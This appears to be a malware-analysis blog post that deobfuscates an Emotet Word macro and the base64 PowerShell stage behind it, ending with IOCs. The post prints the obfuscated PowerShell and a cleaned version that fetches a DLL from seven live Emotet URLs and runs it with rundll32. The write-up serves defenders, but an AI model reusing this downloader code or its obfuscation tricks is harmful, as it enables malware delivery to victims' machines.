Deobfuscating Emotet Macro Document and Powershell command

notes.netbytesec.com/2021/02/deobfuscating-emotet-macro-and.html

Fareed

NetbyteSEC malware analysis team has come across a Microsoft Word malicious document containing macro code. The suspicious email was received by our client before the news of global law enforcement took down the Emotet cyber criminals team.

1.0 Malicious Document Technical Analysis

MD5 Hash	809928addbff4e5f9b7d9f55e0ac88e9
Filename	file-20210122-QRN6275.doc
File type	Microsoft Word 97 - 2003 Document (.doc)

Upon opening the malicious document file, a common phishing method uses to bait victims to click the “Enable Content” ribbon button display in Microsoft Word as shown in Figure 1. Normally, a document like this indicates there is macro content in the document. The purpose of lure to enable the content is to allow the execution of malicious macro code inside the word document.



Figure 1: Content of the lure document
Enabling the content will execute the macro embedded in the lure document which will lead to malicious execution activities in the victim's machine.

A quick analysis using *oledump* script on the file disclose three macro content in the document sample reside in stream 7, 8, and 9 as follows.

```
remnux@remnux:~/work/809928addbff4e5f9b7d9f55e0ac88e9$ oledump.py sample.doc
  1:        146 '\x01CompObj'
  2:       4096 '\x05DocumentSummaryInformation'
  3:        584 '\x05SummaryInformation'
  4:       6873 '1Table'
  5:        513 'Macros/PROJECT'
  6:        134 'Macros/PROJECTwm'
  7: m      701 'Macros/VBA/Bnv6opphggdv7c'
  8: M     1115 'Macros/VBA/I40fubxzohvc'
  9: M    25130 'Macros/VBA/Qxx57jeihcv7kpc'
 10:       5971 'Macros/VBA/_VBA_PROJECT'
 11:        669 'Macros/VBA/dir'
 12:     121470 'WordDocument'
 13:       1582 'word'
```

Figure 2: oledump result

Analyzing the content of stream 8 reveals the entry point of the macro which is the *document_open* procedure was used to execute the macro code whenever the victim opens the malicious document and enables the content

```
remnux@remnux:~/work/809928addbff4e5f9b7d9f55e0ac88e9$ oledump.py sample.doc -s 7 -v
Attribute VB_Name = "Bnv6opphggdv7c"

remnux@remnux:~/work/809928addbff4e5f9b7d9f55e0ac88e9$ oledump.py sample.doc -s 8 -v
Attribute VB_Name = "I40fubxzohvc"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_open()
Iemid5ewh9fn44ue4d
End Sub
remnux@remnux:~/work/809928addbff4e5f9b7d9f55e0ac88e9$
```

Figure 3: Content of steam 7 and 8 of Oledump
In the stream 8, once the *document_open* procedure being triggered, a function with a random character name "***Iemid5ewh9fn44ue4d***" will be called which then will execute its code that resides in the stream 9. The VBA file for stream 9 containing 448 lines of macro code uses for the malicious actions explained on the next section.

1.1 Deobfuscating malicious macro

The VBA script containing 448 lines of obfuscated macro code. The macro code was being obfuscated to produce an anti-analysis to make analyst difficult to read and understand the code. This technique is commonly used among cyber threat groups to make obfuscated their

code. In this section, the NetbyteSEC malware analysis team will explain the method for deobfuscating the macro.



Figure 4: Snippet of the VBA code

As a solution, debugging the macro code can help to trace each of the content of the variable and dive into the detail of the macro code.

First, the code builds long obfuscated strings and append the strings to the variable name ***V6x19m6t_qhh***. The encoded strings as follow:

wx [sh binx [sh bmx [sh bgmx [sh btx [sh bx [sh bx [sh bx [sh bsx [sh bx [sh bx [sh b:wx [sh bx [sh binx [sh b3x [sh b2x [sh b_x [sh bx [sh bpx [sh bx [sh brox [sh bx [sh bcex [sh bsx [sh bsx [sh bx [sh b

The encoded strings then will be decoded and saved the clear text of the encoded strings in variable ***G1i061417oxvyh_k*** as shown in Figure 5.

Figure 5: *G1i061417oxvyh_k* value

At this point, the macro builds an encoded string and decodes the string to become **winmgmts:win32_process** indicating the VBA script will be using something related to WMI classes for the next instruction.

Next, the VBA script creating an object which is the **winmgmts:win32_process**, and sets it to variable **F_yz9ots5y0q916g** as shown in Figure 6 below.



Figure 6: ***F_yz9ots5y0q916g*** value

Inspecting the local variable ***F_yz9ots5y0q916g*** will show that the variable has become the **SWbemObjectEx** object which normally can be abused to execute a command line.

Figure 7: ***F_yz9ots5y0q916g*** became SWbemObjectEx

The macro code then builds another encoded string and append the strings to the variable name ***V6x19m6t_qhh*** again. The encoded string is a bit different from the previously encoded string. The encoded string built as follows:

x [sh bx [sh bcx [sh bmx [sh bdx [sh b x [sh bcx [sh bmx [sh bdx [sh b x [sh b/x [sh bcx [sh b x [sh bmx [sh b^x [sh bsx [sh b^x [sh bgx [sh b x [sh b%x [sh bux [sh bsx [sh bex [sh brx [sh bnx [sh bax [sh bmx [sh bex [sh b%x [



Figure 8: Decoding encoded strings

Next, the encoded string will be decoded and save into variable G1i061417oxvyh_k shown in the above Figure 8.

Inspecting the variable, the decoded strings are actually a cmd command line of msg and base64 PowerShell line. To view the malicious command line, adding a MsgBox line to the variable will display the full command line to our screen as shown in Figure 9.



Figure 9: Malicious command line generated

Finally, the macro will execute the command using **winmgmts:win32_process** explained before and exit the macro.



Figure 10: Execute command

The command line will first run the command msg to send a message to a user. The figure below shows the message box that will be displayed to the victim once the Macro is executed.



Figure 11: ***Msg*** command

The encoded PowerShell command will be explained in the next section.

1.2 Deobfuscating encoded PowerShell command line

Retrieving the encoded PowerShell command-line reveals that the executed command is actually a long-encoded line than it shows in the MsgBox shown in figure 9 in the previous section.



Figure 12: Powershell command

Decoding the encrypted base64 strings will give this output as follows:

```
Set  ('B'+'C26') ([TyPe]("{3}{0}{2}{1}"-f'Tem.Io.DIrECto','y','R','syS')  ) ; $dv49lI  =
[type]("{0}{4}{6}{2}{3}{1}{5}{7}" -f'SyStEM.','c','.sER','VI','N','ep','Et','OINtmanAGer')
;$Tuq6zfx=$R36X + [char](33) + $H60P;$I73A=('M3'+'2D'); (  DIR  ("Var"+"IA"+"bLe:bc26")
).VaLUe::"CREATeD`ir`ecto`RY"($HOME +
((('v9A'+'S')+('cnf'+'rf'+'7')+'v'+'9'+'A'+('Pb'+'6')+'as'+('v'+'fv9A')).r`eP`lACE(('v'+'9A')
,[STRiNG][ChaR]92)));$B_9V=('O1'+'9C'); (gET-VARIAbLe ('dv4'+'9lI')  -VAlUeONl
)::"Sec`U`R`iTyProt`ocol" = (('T'+'ls')+'12');$C25P=('K8'+'8Q');$Q7r59pe =
('O6'+'6D');$H07G=(('T'+'46')+'H');$Vh8dez7=$HOME+(('OA'+'wS'+('cnfr'+'f7')+('OAw'+'Pb6as')+('v
fO'+'Aw'))  -rEpLACE  ('O'+'Aw'),[chaR]92)+$Q7r59pe+'.d' +
'll';$S68V=(('H'+'99')+'A');$Z_yv39w='h' + 'tt' + 'p';$Uqss80p=(('x '+'[ s')+('h
'+'b:'+'//www.'+'p')+('csa'+'ha')+('.'+'co'+'m/w')+'p'+'-
c'+('ont'+'en')+('t/'+'fG')+('1tM'+'/')+('!x ['+' s'+'h
')+('b:'+'/')+('/r'+'o')+('sv'+'t.')+'c'+'o'+('m/'+'img/')+'9'+('h'+'1Q')+('/!'+'x ')+'[
'+'sh'+(' b:/'+'/'+'sk')+('ve'+'r'+'.net'+'/b')+('enj'+'ami'+'n')+('-'+'m'+'oore')+('-
xh'+'a9'+'o/')+('t'+'/!x'+' [ s')+'h
'+('b://'+'f'+'u')+('l'+'ton')+'an'+'da'+('s'+'soc')+'i'+'a'+('t'+'es.co')+'m/'+'ad'+('mi'+'ni'
)+('s'+'t'+'rator/I')+('U'+'Hei')+('t'+'/!x'+' [ ')+'sh'+'
'+('b:/'+'/')+('zi'+'pp'+'ywa')+'y'+('tes'+'t'+'.t')+'o'+('pp'+'er')+('ma'+'ter')+('ia'+'l.')+'
c'+('o'+'m'+'/wp-a')+'d'+('m'+'in')+('/ww'+'b')+'J'+('/'+'!x')+(' [ s'+'h'+'
b:')+'//'+('admin.'+'t'+'o')+'pp'+'er'+'ma'+('te'+'ria')+'l'+('.c'+'om/j'+'s/j'+'G')+('c'+'wS'+
'/!x [ ')+'s'+'h
'+'b'+':/'+'/n'+'o'+'te'+'bo'+('ok'+'03')+('.'+'com')+('/'+'te')+'m'+'p'+('lat'+'es/')+('G2'+'A
')+'y/')."re`pLA`CE"((('x ['+' ')+'s'+('h
'+'b')),([array]('nj','tr'),'yj','sc',$Z_yv39w,'wd')[3])."sPl`iT"($D37W + $Tuq6zfx +
$V76S);$O58A=('S'+('5'+'6T'));foreach ($G4us8m7 in $Uqss80p){try{(.('N'+'ew-Ob'+'ject')
SySTEm.NET.WeBCLIenT)."DOW`Nl`Oa`DFiLe"($G4us8m7, $Vh8dez7);$T82U=('Y'+('_'+'0N'));If ((&('Get-
'+'I'+'tem') $Vh8dez7)."lE`NgTh" -ge 32360) {.('r'+'undll32')
$Vh8dez7,(('Any'+'St')+('r'+'in')+'g')."t`OstRING"();$R60R=('F8'+'0N');break;$U9_G=(('V8'+'1')+
'K')}}catch{}}$H13N=('C0'+'5K')
```

Figure 13: Decoded Powershell base64 line

After removing a lot of garbage characters and cleaning the code to more readable and understandable code, the result shows as follows:

```
1   $BC26 = "System.IO.Directory"
2   $dv49lI  =  "System.Net.ServicePointManager"
3   VarIAbLe:System.IO.Directory.VaLUe::CREATeDirectoRY(C:\Users\viradmin\Scnfrf7\Pb6asvf\);
4   System.Net.ServicePointManager -VAlUeONl ::"SecURiTyProtocol" = ('Tls12');
5   $URL = "http://www.pcsaha.com/wp-content/fG1tM/
6   http://rosvt.com/img/9h1Q/
7   http://skver.net/benjamin-moore-xha9o/t/
8   http://fultonandassociates.com/administrator/IUHeit/
9   http://zippywaytest.toppermaterial.com/wp-admin/wwbJ/
10  http://admin.toppermaterial.com/js/jGcwS/
11  http://notebook03.com/templates/G2Ay/";
12
13  foreach ($i in $URL){
14      try{
15          New-Object SySTEm.NET.WeBCLIenT.DOWNlOaDFiLe($i, "C:\Users\viradmin\Scnfrf7\Pb6asvf\O66D.dll");
16          If ((&('Get-Item') "C:\Users\viradmin\Scnfrf7\Pb6asvf\O66D.dll")."lENgTh" -ge 32360) {
17              .('rundll32') "C:\Users\viradmin\Scnfrf7\Pb6asvf\O66D.dll",'AnyString'.tOstRING();
18              break;
19      }
20  }catch{
21
22  }
23  }
```

Figure 14: Clean code of the obfuscated Powershell

In summary of the above code, the PowerShell first creates a directory and subdirectory name ***%UserProfile%/Scnfrf7\Pb6asvf***. After that, the code assigns seven URL strings to variable ***$URL*** which then will be used in the next block of code of for-each statement. The for-each statement will get the element of the array in the variable $URL and download the DLL file. The file that being download will be saved as ***O66D.dll*** at the created directory ***%UserProfile%/Scnfrf7\Pb6asvf***. If the executable file has a length of more than value 32360, the code will continue to execute the DLL using the **rundll32** utility with the string "*AnyString*" as its first parameter. Vice versa, if it is lower than the value 32360 or the file not available in the directory, the code will be break and exit.

1.3 URL check

Navigating and download the content of all URLs only brings to the error page. Thus, retrieving the DLL file is failed.



Figure 15: Fiddler result

Checking all the URLs we found in figure 14 with URLhaus Database shows that all the URLs were tagged as Emotet malware URL.

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2021-01-22 10:46:05	http://www.pcsaha.com/wp-content/fG1tM/	Offline	emotet epoch1 exe heodo	@waga_tw

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2021-01-22 10:46:05	http://rosvt.com/img/9h1Q/	Offline	emotet epoch1 exe heodo	@waga_tw

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2021-01-22 10:46:05	http://skver.net/benjamin-moore-xha9o/t/	Offline	emotet epoch1 exe heodo	@waga_tw

Moreover, one of the samples that identically same macro code and PowerShell command pattern were found in JoeSandbox public submission. The result of the JoeSandbox detects the sample document as Emotet.



Figure 16: https://www.joesandbox.com/analysis/343392/0/html

2.0 IOCs

The following MD5 hashes are associated with this Emotet malware analysis:

1. 809928addbff4e5f9b7d9f55e0ac88e9 - file-20210122-QRN6275.doc
2. bde8abd3c29befafb3815d9b74785a3c - VBA file
3. 1542602628751eb95eecd6c00ff5cee8 - O66D.dll

The following domain names are associated with this Emotet malware analysis:

1. 213.82.114.106 (Mail Server)
2. hxxp://www.pcsaha[.]com/wp-content/fG1tM/
3. hxxp://rosvt[.]com/img/9h1Q/
4. hxxp://skver[.]net/benjamin-moore-xha9o/t/
5. hxxp://fultonandassociates[.]com/administrator/IUHeit/
6. hxxp://zippywaytest.toppermaterial[.]com/wp-admin/wwbJ/
7. hxxp://admin.toppermaterial[.]com/js/jGcwS/
8. hxxp://notebook03[.]com/templates/G2Ay/